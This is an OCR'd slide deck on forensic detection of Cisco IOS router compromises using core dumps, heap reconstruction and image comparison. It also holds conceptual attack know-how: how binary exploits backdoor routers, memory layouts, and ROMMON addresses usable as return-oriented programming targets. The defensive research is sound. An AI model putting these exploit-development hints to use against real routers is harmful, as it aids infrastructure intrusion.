


Hierarchical Compromises

E D C B A 9 8 7 6 5 4 3 2 1 0




Hierarchical Compromises




But we got <securePROTOCOL>

- Secure protocols can guarantee that nobody
  - …modified the protocol messages
  - …spoofed the communication peer
  - …replayed the protocol messages
- But ***if*** someone did exactly that, they cannot do anything about it.
  - The choice is: Availability or Security
  - What would your boss / mom do?

E D C B A 9 8 7 6 5 4 3 2 1 0




But we got <secureProtocol>



If the user ***could*** control the path his communication is using, it would be called „source routing“ and there is a reason this is no longer in use *anywhere* in the Internet: The user would have power over the network.

All this is by design

- In IP networks
  - The network node makes the forwarding decisions
  - The leaf node cannot control the traffic flow




Attacker Motivation

- Windows and UNIX become harder targets
- IOS boxes are going to be around for some time
  - We don't see a new IOS for all the metal out there
- IOS attack surface increases constantly
  - 12.4 enterprise default feature set runs *out of the box* a full Voice-XML IVM
  - New protocols constantly "invented"
- Backdoored IOS images become popular

➔ We need ways to detect and handle intrusions


E D C B A 9 8 7 6 5 4 3 2 1 0



What Type of Attacker?


- Infrastructure is not attacked for a quick hack
  - Development of reliable IOS exploits costs too much for quick hacks
  - The chance of wasting a 0day exploit is too high
- What an infrastructure attacker wants is a solid foothold
  - Gain access to the infrastructure any time in the future
  - Be able to shut down the network at any given time
  - Stay undetected
- According to estimates by F-Secure, modern Rootkits for Windows cost about 40.000 € in development
  - IOS exploit development begins to make commercial sense for an organization with offensive capabilities (three letters of your favorite UNICODE page)

E D C B A 9 8 7 6 5 4 3 2 1 0




Types of Attacks

- Protocol based attacks
- Functionality attacks
- Binary exploitation




Protocol attacks

- Injection of control protocol messages into the network (routing protocol attacks)
  - Attacker becomes part of the network's internal communication
  - Attacker influences how messages are forwarded
- Typical examples include:
  - ARP poisoning
  - DNS poisoning
  - Interior routing protocol injections (OSPF, EIGRP)
  - Exterior routing subnet hijacking (BGP)




Functionality attacks

- Configuration problems
  - Weak passwords (yes, they are still big)
  - Weak SNMP communities
  - Posting your configuration on Internet forums
- Access check vulnerabilities
  - Cisco's HTTP level 16++ vulnerability
  - SNMPv3 HMAC verification vulnerability (2008!)
    - memcmp(MyHMAC, PackHMAC, PackHMAC_len);
  - Debianized SSH keys
- Queuing bugs (Denial of Service)



Binary exploitation


- Router service vulnerabilities:
  - Phenoelit's TFTP exploit
  - Phenoelit's HTTP exploit
  - Andy Davis' FTP exploit
- Router protocol vulnerabilities:
  - Phenoelit's OSPF exploit
  - Michael Lynn's IPv6 exploit



Detection and Monitoring

- SNMP
  - Polling mechanisms, rarely push messages (traps)
- Syslog
  - Free-form push messages
- Configuration polling
  - Polling and correlation
- Route monitoring and looking glasses
  - Real-time monitoring of route path changes
- Traffic accounting
  - Not designed for security monitoring, but can yield valuable information on who does what


E D C B A 9 8 7 6 5 4 3 2 1 0



Who detects what?


E D C B A 9 8 7 6 5 4 3 2 1 0

	SNMP	Syslog	Config polling	Route monitoring	Traffic accounting
Poisioning attacks	Yes	Yes	-	Yes	Yes
Interrior routing attacks	Yes	Yes (rare)	-	Yes	Yes
Exterrior routing attacks	Yes	Yes	-	Yes	Yes
Illegal access due to config issues	Yes	Yes	Maybe	-	-
Access check vulns	-	Yes	Maybe	-	-
Binary exploits	-	-	Maybe (if stupid)	-	-



The Common Solution

- Centrally log everything
  - The interesting information is in the debug messages.
    - Too many, too slow
  - Who wades through the logs?
  - Messages keep changing over IOS releases
- SNMP
  - Doesn't contain the information you need to decide if you are looking at a regular crash or an attack
- Attempting to detect the exploitation *while* it happens has proven to suck badly




But there is Crashinfo

- If the exploit failed, you might get a crashinfo file
  - Not all IOS releases write crash-info files
- Is there enough space on the flash: device?
- Crash-info is for Cisco IOS coders, not for forensics
  - Stack trace is misleading at best in more than 80% of all crash cases (software forced reload)
  - After exploitation of heap overflows, the wrong heap sections are shown

➔ It's just not enough info for forensics


E D C B A 9 8 7 6 5 4 3 2 1 0



What do binary exploits do?

- Binary modification of the runtime image
  - Patch user access credential checking (backdoor)
  - Patch logging mechanisms
  - Patch firewall functionality
- Data structure patching
  - Change access levels of VTYs (shells)
  - Bind additional VTYs (Michael Lynn's attack)
  - Terminate processes
- It actually depends … we will come back to it

E D C B A 9 8 7 6 5 4 3 2 1 0




Forensics for Binary Exploits

What we need:

- Evidence acquisition
- Recovering of information from raw data
- Analysis of information

Plus:


- Good understanding of Cisco IOS internals



Inside Cisco IOS

- One large ELF binary
  - Essentially a large, statically linked UNIX program, loaded by ROMMON
- Runs directly on the router's main CPU
  - If the CPU provides privilege separation, it will not be used
    - e.g. privilege levels on PPC
  - Virtual Memory Mapping will be used, minimally
- Processes are rather like threads
  - No virtual memory mapping per process
- Run-to-completion, cooperative multitasking
  - Interrupt driven handling of critical events
- System-wide global data structures
  - Common heap
  - Very little abstraction around the data structures, no way to force


E D C B A 9 8 7 6 5 4 3 2 1 0



Cisco IOS Device Memory

- IOS devices start from the ROMMON
  - Loading an IOS image from Flash or network into RAM
  - The image may be self-decompressing
  - The image may contain firmware for additional hardware
- Configuration is loaded as ASCII text from NVRAM or network
  - Parsed on load
  - Mixed with image version dependent defaults of configuration settings
- Everything is kept in RAM
  - Configuration changes have immediate effect
  - Configuration is written back into NVRAM by command


E D C B A 9 8 7 6 5 4 3 2 1 0



Evidence Acquisition


- Common operating system:
  - Most evidence is non-volatile
  - Imaging the hard-drive is the acquisition method
  - Capturing volatile data is optional
- Cisco IOS:
  - Almost all evidence is volatile
  - What we need is memory imaging
  - On-demand or when the device restarts
    - Restarting is the **default behavior on errors**!

E D C B A 9 8 7 6 5 4 3 2 1 0




Non-volatile Cisco Evidence

- Flash file system
  - If the attacker modified the IOS image statically
- NVRAM
  - If the attacker modified the configuration **and** wrote it back into NVRAM
- Both cases are rare for binary exploits



Evidence Acquisition: Cores


- Using debugging features for evidence acquisition:
  - IOS can write complete core dump files
  - Dump targets: TFTP (broken), FTP, RCP, Flash
  - Complete dump
    - Includes Main Memory
    - Includes IO Memory
    - Includes PCI Memory
  - Raw dump, perfect evidence



Evidence must be configured


- Core dumps are enabled by configuration
  - Configuration change has no effect on the router's operation or performance
- Configure all IOS devices to dump core onto one or more centrally located FTP servers
  - Minimizes required monitoring of devices
  - Preserves evidence
  - Allows crash correlation between different routers
- Why wasn't it used before?
  - Core dumps were useless, except for Cisco developers and exploit writers

E D C B A 9 8 7 6 5 4 3 2 1 0



CIR – Cisco Incident Response


- Publicly available core dump analyzer: http://cir.recurity-labs.com
  - Currently supports 1700 and 2600 series
  - Server side processing of core dumps
  - Entirely written in .NET
    - We don’t want to get owned by malicious core dumps



Rootkit Detection Arms Race

E
D
C
B
A
9
8
7
6
5
4
3
2
1
0

Next Attack	Detection
Rootkit code patching core dump writing	GDB debug protocol memory acquisition
GDB debugger stub patching	ROMMON privilege mode memory acquisition



The Image Blueprint

- The IOS image (ELF file) contains all required information about the memory mapping on the router
  - The image serves as the memory layout blueprint, to be applied to the core files
  - We wish it were as easy as it sounds
- Using a known-to-be-good image also allows verification of the code and read-only data segments
  - Now we can easily and reliably detect runtime patched images

E D C B A 9 8 7 6 5 4 3 2 1 0





Image vs. Core



Simple Detections Work Best


Recurity Labs CIR vs. Topo‘s DIK
(at PH-Neutral 0x7d8)

E D C B A 9 8 7 6 5 4 3 2 1 0

Text Segment Compare

Virtual Address	Offset in ELF	Offset in Core	Length of diff
0x803B79B4	0x3AFA14	0x3B79B4	4
0x80CB09A4	0xCA8A04	0xCB09A4	4
0x80CB0EEC	0xCA8F4C	0xCB0EEC	4


CIR Online case: 120EF269A5BC2320730E60289A4B84D9047CECEE



Heap Reconstruction

- IOS uses one large heap
- The IOS heap contains plenty of meta-data for debugging purposes
  - 40 bytes overhead per heap block in IOS up to 12.3
  - 48 bytes overhead per heap block in IOS 12.4
- Reconstructing the entire heap allows extensive integrity and validity checks
  - Exceeding by far the on-board checks IOS performs during runtime
  - Showing a number of things that would have liked to stay hidden in the shadows ☹


E D C B A 9 8 7 6 5 4 3 2 1 0



Heap Verification


- Full functionality of “CheckHeaps”
  - Verify the integrity of the allocated and free heap block doubly linked lists
- Find holes in addressable heap
  - Invisible to CheckHeaps
- Identify heap overflow footprints
  - Values not verified by CheckHeaps
  - Heuristics on rarely used fields
- Map heap blocks to referencing processes
- Identify formerly allocated heap blocks
  - Catches memory usage peaks from the recent past

E D C B A 9 8 7 6 5 4 3 2 1 0




Process List

- Extraction of the IOS Process List
  - Identify the processes' stack block
    - Create individual, per process back-traces
    - Identify return address overwrites
  - Obtain the processes' scheduling state
  - Obtain the processes' CPU usage history
  - Obtain the processes' CPU context
- Almost any post mortem analysis method known can be applied, given the two reconstructed data structures.




TCL Backdoor Detection

- We can extract any TCL script “chunk” from the memory dump
  - Currently only rare chunks
  - There is still some reversing to do
  - Potentially, a TCL decompiler will be required




IOS Packet Forwarding Memory

- IOS performs routing either as:
  - Process switching
  - Fast switching
  - Particle systems
  - Hardware accelerated switching
  - Entirely incomprehensible voodoo
- At least access layer router all use IO memory
  - IO memory is written as separate code dump
  - By default, about 6% of the router's memory is dedicated as IO memory
- Hardware switched packets use PCI memory
  - PCI memory is written as separate core dump
- Bigger iron?
  - Should provide a respective core file as well




IO Memory Buffers

- Routing (switching) **ring buffers** are grouped by packet size
  - Small
  - Medium
  - Big
  - Huge
- Interfaces have their own buffers for locally handled traffic
- IOS tries really hard to not copy packets around in memory
- New traffic does not automatically erase older traffic in a linear way




Traffic Extraction

- CIR dumps packets that were process switched by the router from IO memory into a PCAP file
  - Traffic addressed to and from the router itself
  - Traffic that was process switching inspected
    - Access List matching
    - QoS routed traffic
- CIR could dump packets that were forwarded through the router too
  - Reconstruction of packet fragments possible
  - Currently not in focus, but can be done



Challenges with IOS


- The challenge with IOS is the combinatory explosion of platform, IOS version, Feature Set and additional hardware
- Every IOS image is compiled individually
- Over 100.000 IOS images currently used in the wild (production networks)
  - Around 15.000 officially supported by Cisco
  - Cisco IOS is rarely updated and cannot be patched
- This is a great headache for IOS forensics, but also for IOS exploit writers



Reality Check IOS Exploits


- The entire code is in the image
- Remotely, you have a 1-in-100.000 chance to guess the IOS image (conservative estimate)
- Any exception causes the router to restart
  - This is inherent to a monolithic firmware design, as it looses integrity entirely with a single error
- Stacks are heap blocks
  - Always at different memory addresses
  - Addresses vary even within the same image

E D C B A 9 8 7 6 5 4 3 2 1 0



Reality Check IOS Exploits


- So far, all IOS exploits *published* use **fixed** addresses that depend on the **exact** IOS image being known before the attack
  - IOS's address diversity is a similar "protection" as the Source Port Randomization patch you applied to your DNS servers in summer 2008
- Performing your own research in this area is vital to understand weaponized exploits
  - It is always hard to detect something you could not get to work yourself



Where to (re)turn to?


- The complete address layout changes with every image
  - IO memory even changes based on configuration and is not executable

Start	End	Size(b)	Class	Media	Name
0x03C00000	0x03FFFFFF	4194304	Iomem	R/W	iomem
0x60000000	0x60FFFFFF	16777216	Flash	R/O	flash
0x80000000	0x83BFFFFF	62914560	Local	R/W	main
0x8000808C	0x8095B087	9777148	IText	R/O	main:text
0x8095B088	0x80CDBFCB	3673924	IData	R/W	main:data
0x80CDBFCC	0x80DECEE7	1117980	IBss	R/W	main:bss
0x80DECEE8	0x83BFFFFF	48312600	Local	R/W	main:heap




The ROMMON code

- ROMMON code (System Bootstrap) is mapped in memory and stays there
  - 0xFFF00000 is the exception vector base upon startup, followed by ROMMON code



- Version distribution is much smaller
  - The figure shows System Bootstrap versions for the 2600 platform, based on Internet posted boot screen captures
- ROMMON is almost never updated (and often cannot)
  - Versions depend on shipping data (bulk sales rocks!)

E D C B A 9 8 7 6 5 4 3 2 1 0



Return Oriented Programming*

- Chaining together function epilogs before return to gain arbitrary functionality
  - One of these hacking techniques that every sufficiently talented hacker with a need came up with independently
- Has been shown to work nicely on IA-32 and SPARC code using an entire glibc
  - We have 146556 bytes (36639 instructions) and a PowerPC CPU that returns via LR

